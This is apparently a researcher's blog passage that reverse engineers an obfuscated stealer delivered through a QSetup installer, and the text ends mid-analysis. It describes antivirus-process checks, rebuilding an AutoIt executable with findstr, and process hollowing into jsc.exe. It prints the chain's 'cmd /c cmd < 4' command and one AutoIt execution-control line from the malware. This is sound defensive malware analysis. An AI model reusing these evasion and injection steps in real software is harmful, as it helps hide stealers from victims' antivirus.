A long way to SectopRat

By Gi7w0rm

Published: 2023-02-05 · Archived: 2026-04-05 21:08:25 UTC

Investigating a highly obfuscated stealer sample

11 min read

Jan 18, 2023

Hello there, welcome back to another block post. To my disappointment, it has been a while. Life can be very busy. But I am happy to be back. This time, with a rather “small” story about a malware reverse engineering safari, which started around 4 days ago and got so interesting, that I thought I should share it.

It all started back on Saturday, 14 January 2023 on Twitter, where I received a direct message from a fellow security researcher grep_security.

He had seen my post about the Raccoonv2 C2 list which I had shared the day before and observed an IP in the list, which was right in the neighborhood of an IP he had observed for some time.




Figure 1 - The message that got it all started

Curious, I took a look at the IP he shared. The Url led to the following Directory Listing, which at the time of writing is still up and running:

Press enter or click to view image in full size




Figure 2 — OpenDir with “log_data”

Well, it was not Raccoon_v2. But I was immediately convinced it was something bad. I had seen such folders before with so-called stealer malware. The likes of Mars Stealer and AgentTesla are often found to have logs stored similarly. My interest was sparked and so I decided to take a deeper dig.

First some reconnaissance about the IP:

Press enter or click to view image in full size




Figure 3 — OTX results for IP

As you can see the IP in question seems to be from a hosting network in Kazakhstan. And if you look at the domain associated, you will see there are quite a lot of words and patterns belonging to cryptocurrencies and the crypto ökosystem. “.exchange” domains, “/airdrop/” as path names, “layer zero” and “network” in one domain, etc. All with some sort of Typosquatting. This smelled phishy.

And indeed, grep_security noticed that the whole /24 Subnet seems to be related to this kind of suspicious activity. Besides, there are several reported C2s for Infostealer malware in this Subnet. Among them RedLine, Raccoon, and others.

But neither RedLine nor Raccoon has the kind of OpenDir pattern we observed above. So let's find out if there is malware related to our IP:

Press enter or click to view image in full size




Figure 4 — VirusTotal result (3rd sample was uploaded after initial analysis)

As you can see, 2 samples were observed reaching out to this IP:

Sample1:
https://www.virustotal.com/gui/file/88b426437c97301982bf096306af1bde70caa0a9a99a60514b31d0fa0ea64afd
Sample2:
https://www.virustotal.com/gui/file/8a94861424eac30e36085d408100510a9af570f6dd61a4c633d7e918e4317548

For the remaining article, we will be looking at Sample 1.

First thing I always do: Detonate it in Trai.ge!

As you can see, it lights up like a Christmas tree. A collection of interesting artifacts can be observed in the following image. Note that the Pastebin link shows a single IP which is called via TCP after resolution. Also, note the TCP Port 15647 and the “PowerShell get-process” calls for “avastui” and “avgui”. It will help to do attribution later on.

Press enter or click to view image in full size




Figure 6 — IoC Collection — Interesting artifacts marked in Red Circles

Another interesting thing is the legitimate jsc.exe which is part of the .Net Framework behaves very strangely here, calling out to Pastebin, as well as to the 2 possible C2 Servers.

At this point, I decided to take a closer look at Sample 1. And before anything else, I uploaded it to unpac.me in the hopes of some easy unpacking. And indeed, there were 3 samples unpacked:

Press enter or click to view image in full size




Figure 7 — 3 Binaries extracted from Sample1

As you can see, we are looking at 1 unknown PE file and 2 legitimate Microsoft-signed binaries. One is psapi.dll and the other cachmgr.exe

Sadly, my reversing capabilities do not include Assembly yet, so this is where I ran into a dilemma. I had no idea what the unknown binary was doing and therefore I was at a dead end.

But there was more to this attack. So I just jumped this step and decided to look at the next step. As you can see in Figure 6, after our malicious Sample gets executed, a folder named “SETUP_37419" is created in the Users Temp folder. From there, Engine.exe gets executed, and shortly after we see a command-line task started with “cmd.exe /c cmd < 4”. Well, time to take a look at that folder and its contents:

Press enter or click to view image in full size




Figure 8 — Setup Folder Content

This is where things start to get more interesting because I can understand what I am seeing. 2 Images, 1 Executable, a .qsp file, and a Setup.txt file. At this time I didn’t know what a .qsp file is, so let's take a look at it with a text editor:

Press enter or click to view image in full size




Figure 9 — .qsp content

That's a lucky hit. What we can learn from here is that the file seems associated with QSetup. The qsp file contains all instructions needed so that Engine.exe knows what it should execute on the System. It's even mentioned on the bottom of their webpage as the software used to execute on the Customers device. Uploading Engine.exe to VirusTotal also further confirms this theory. Furthermore, we see that the Directory “Temp/5col3ccv. tda/” is referenced. Also, a list of Items is given: “.\45”,”.\4”, and “.\7”. This also explains what our cmd command means:

“cmd /c cmd < 4" will probably execute whatever is contained in the file named 4.

The other 3 files, the 2 .bmp files, and the Setup.txt file are not very interesting. Both images are resources of the installer and the Setup.txt has the same content as the .qsp but in a different format.

So next, let's take a look at the folder mentioned in the .qsp file:

Press enter or click to view image in full size




Figure 10–5col3ccv.tda Folder Content after Execution

If you are wondering where ".\7" is, we will get there. It gets changed during the Install process. But let's look at "./4" which is executed by cmd.

Upon opening it, we are greeted by tons of gibberish:

Press enter or click to view image in full size

Figure 11 — Obfuscated CMD commands

But if you look at it closer you will notice that most of it is trash code, which is included to confuse and only some of the Lines contain valid code. Basically, a String replacement where Set <very_long_random_string> = Char.

After deobfuscating this, we get the following lines of cmd commands:

Press enter or click to view image in full size

Figure 12 — Deobfuscated CMD commands

Let's try to understand the above script. The first thing that comes to the eye is the search for processes called "avastui" and "avgui" using the PowerShell get-process scriptlet. Both processes belong to the Avast AntiVirus Suite. If the Processes should be running, the script sets the Variable Champion.exe.pif to AutoIT3.exe, and the file ending of the file named "S" to "S.a3x". This already foreshadows the next stage of this attack. Then, the

Script creates a randomly named directory (in Figure 10 you see it as 17473). It creates a file called Champion.exe.pif (Or AutoIt3, if Avast was found) in this random folder and pipes MZ into it. Then it searches a certain String in the file named “45”. If we look at “45" in a HexEditor, we see a bunch of binary data, where the string that is searched via findstr is appended to the beginning. The flags /V and /R let findstr ignore the string and pipe everything except it into the newly created file. Note the “>>” which will append the content rather than overwriting it. The outcome? A perfectly valid PE file, which after some investigation proves to be a legitimate AutoIT3 executable.
The script then moves the file “7” into the same random directory where the AutoIT3 executable called Champion.exe.pif is. Thereby it gets renamed to “S” or “S.a3x” depending on the AvastDetection. After that, “Champion.exe.pif” executes “S”. A ping to localhost is executed, probably to give the execution some time before the PowerShell script dies.

Get Gi7w0rm’s stories in your inbox

So our next goal is obvious: What exactly is “S” or “S.a3x”? And what does it do?

Well, we know already it's probably an AutoIT Script. We also know there will be an execution of “jsc.exe” next. But at the time I had no idea of the AutoIT file format. So after looking at the “S” file and realizing I could not read anything in it because of the obfuscation, I decided to call for help via Twitter:

At that time I thought I was facing a “.a3x” file, so I thought it had been compiled in some way. Even after looking at “S” in a Text Editor, I had just understood gibberish and therefore I saw my fears come true. However, some hours after this tweet I realized, that I was looking at a highly obfuscated “.au3" file. Other than “.a3x”, “.au3” is not compiled but a readable script. Still, the obfuscation was so strong that I wasn’t mad when some people started reacting to my post, telling me they would like to take a look at it.

> At this point, I would like to give a huge thanks and shoutout to Hexacorn, _EthicalChaos_, _theVIVI, DidierStevens, richeyward, luc4m, and especially dr4k0nia (who solved the riddle), because all stepped forward voluntarily in the last days, to help with this ! I really appreciate seeing so many researchers who are willing to help and I am honored to have such a nice community on Twitter!

So what did I look at? Here is a little extract.

Press enter or click to view image in full size

Figure 13 — Obfuscated AutoIT Script

The script had 10255 lines in this style, the only thing sticking out was a blog of Hex data. It has to be noted that the script had 0/64 detections at the time of submitting it to VT.

I tried to extract the Hex Block and convert it to a binary, as this would be a common way of embedding a binary into a script file. However, I had no success.

Luckily, others had more luck:

Both dr4konia and _EthicalChaos_ came up with a decryption method working the same as the “DoctrineDrama” in Figure13 which spans through the whole script:




Figure 14 — Decryption Funktion

With the help of this function, Hexacorn was able to produce the first script which was slightly less obfuscated. However, it was still full of string replacements, which made it nearly unreadable. If you want to look at this and would like a little headstart, check out his version here. I uploaded it to Triage as means of a file transfer.

As you can see, the parts deobfuscated are function calls and imported libraries. This did give further proof of a possible process injection through Process Hollowing:

As initially expected, the AutoIT script injected some code into the legitimate “jsc.exe”. This code was then responsible to conduct the malicious activity. Besides, the script was also responsible for the initial DNS Query that was observed.

Press enter or click to view image in full size

```
If (Ping("FLZBJBRSKJRhSMQ.FLZBJBRSKJRhSMQ", 1000) <> 0) Then Execute("WinClose(AutoItWinGetTitle())")
```

Figure 15 — Weird Ping

It was probably implemented for execution control.

Sadly, the AutoIT script proved to be too bulletproof to fully reverse it. Until now, none of the researchers that took a look at it were able to archive full deobfuscation. (Please notify me if you should manage to do it, and I will gladly add an Update to this post.)

However, after a while, dr4k0nia was able to dump the final payload!

I saw this as a big breakthrough, as we were able to dump the final stage of this attack, a .Net binary with the Sha-256 Hash: “a835602db71a42876d0a88cc452cb60001de4875a5e91316da9a74363f481910"

However, we soon learned that the binary was strongly obfuscated using flow-dependent mutations and flow-dependent variables which made the important parts nearly unreadable. However, upon opening the file in DNSpy, some important functions could be recovered, which made it possible to determine the nature of the file:

Press enter or click to view image in full size

